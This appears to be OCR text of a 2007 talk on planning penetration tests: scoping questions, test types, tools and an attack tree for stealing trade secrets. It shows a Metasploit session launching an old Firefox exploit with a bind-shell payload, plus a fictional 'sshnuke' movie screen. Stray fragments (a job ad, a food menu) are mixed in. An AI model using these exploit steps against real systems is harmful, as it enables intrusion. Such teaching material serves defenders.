Pen Testing with Confidence:

Planning and Executing to Achieve the Desired Results


Lenny Zeltser

NYMISSA - 03.14.2007

GEMINI SYSTEMS

Technology designed by you.

Pen tests have become more popular.



```
Port        State        Service
22/tcp      open         ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanned
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password:

RRF-CONTROL> disable grid nodes 21 █
```

Playing the role of an attacker is sometimes tricky for defenders.

Mishandled pen tests can be hazardous to your career.

SUNDAY, SEPTEMBER 17, 2

2600

Help Wanted 2600

ENGINEER

Product Support Manager

Growing electronics firm is see individual to oversee product and failure investigations. An engineering degree is required: Mechanical or Electrical Engineering preferred, with 3-5 years experience with electronic

Asking the right questions about the pen test is essential to success.

Q #1


Of all assessment types, is pen test the one needed?

vulnerability assessment

security policy assessment

penetration test

What is the scope of the test?




Q #2

targets

depth

exclusions

What tests should be performed?



Hamburger	$3.25
Cheeseburger	$3.45
Bacon Cheeseburger	$3.90
Garden Burger	$4.25
Steak and Cheese	$4.50
All Beef Hot Dogs	$2.25
Chicken Tenders	$3.99
Grilled Cheese	$1.95
Freedom Fries	$1.25
Pizza (by the slice)	
Cheese	$1.99
Pepperoni	$2.25
Sausage	$2.25
Veggie	$2.25

Q #3


denial of service

physical security

social engineering

war dialing

client-side attacks



```
msf > use multi/browser/mozilla_compareto
msf exploit(mozilla_compareto) > show targets

Exploit targets:

   Id  Name
   --  -----
   0   Firefox < 1.0.5 Windows


msf exploit(mozilla_compareto) > set TARGET 0
TARGET => 0
msf exploit(mozilla_compareto) > set PAYLOAD windows/shell_bind_tcp
PAYLOAD => windows/shell_bind_tcp
msf exploit(mozilla_compareto) > set SRVHOST 192.168.80.133
SRVHOST => 192.168.80.133
msf exploit(mozilla_compareto) > set LHOST 192.168.80.133
msf exploit(mozilla_compareto) >
msf exploit(mozilla_compareto) > exploit
[*] Started bind handler
[*] Using URL: http://192.168.80.133:8080/ygPeAbYiu2Ah3Nhd6DOjXnjLhNLr6otZa0ks3HGF
pxZMHM9FNS
[*] Server started.
[*] Exploit running as background job.
msf exploit(mozilla_compareto) >
```

Q #4

Are non-commercial tools OK to use?

YES □

NO □

DON'T KNOW ☑

core impact

immunity canvas

metasploit

standalone exploits

backtrack distribution

What is the attacker's profile?

Q #5

professional vs. amateur


attack of opportunity

Is the test back-box…
… or white-box?


Q #6

path of least resistance

attack trees



- **Retrieve Trade Secret Documents**
  - Get the hard drive R: 8
    - Enter the server room R: 8
      - Physical break-in R: 10
      - Social-engineer a way in R: 8
    - Get drive from trash R: 9
    - Buy drive from eBay R: 10
  - Compromise the server (**and**) R: 7
    - Bypass firewall R: 5
      - Target Internet-accessible service R: 10
      - Access via internal workstation (**and**) R: 5
        - Locate client-side vulnerability R: 2
        - Exploit client-side vulnerability (**and**) R: 2
          - Send e-mail R: 1
          - Redirect to exploiting website via link R: 1
        - Pivot the attack R: 1
    - Gain local elevated access (and) R: 2
      - Exploit vulnerability on server R: 1
      - Elevate local access R: 1
  - Get insider's help R: 9
    - Bribe employee R: 10
    - Befriend employee (**and**) R: 9
      - Meet employee R: 2
      - Gain employee confidence R: 7
    - Social-engineer employee R: 8
    - Blackmail employee R: 10


Retrieve Trade Secret Documents
Get the hard drive
R: 8
Enter the server room
R: 8
Physical break-in
R: 10
Social-engineer a way in
R: 8
Get drive from trash
R: 9
Buy drive from eBay
R: 10
Compromise the server (and)
R: 7
Bypass firewall
R: 5
Target Internet-accessible service
R: 10
Access via internal workstation (and)
R: 5
Locate client-side vulnerability
R: 2
Exploit client-side vulnerability (and)
R: 2
Send e-mail
R: 1
Redirect to exploiting website via link
R: 1
Pivot the attack
R: 1
Gain local elevated access (and)
R: 2
Exploit vulnerability on server
R: 1
Elevate local access
R: 1
Get insider's help
R: 9
Bribe employee
R: 10
Befriend employee (and)
R: 9
Meet employee
R: 2
Gain employee confidence
R: 7
Social-engineer employee
R: 8
Blackmail employee
R: 10

What are the time constraints?

Q #7

duration of the test

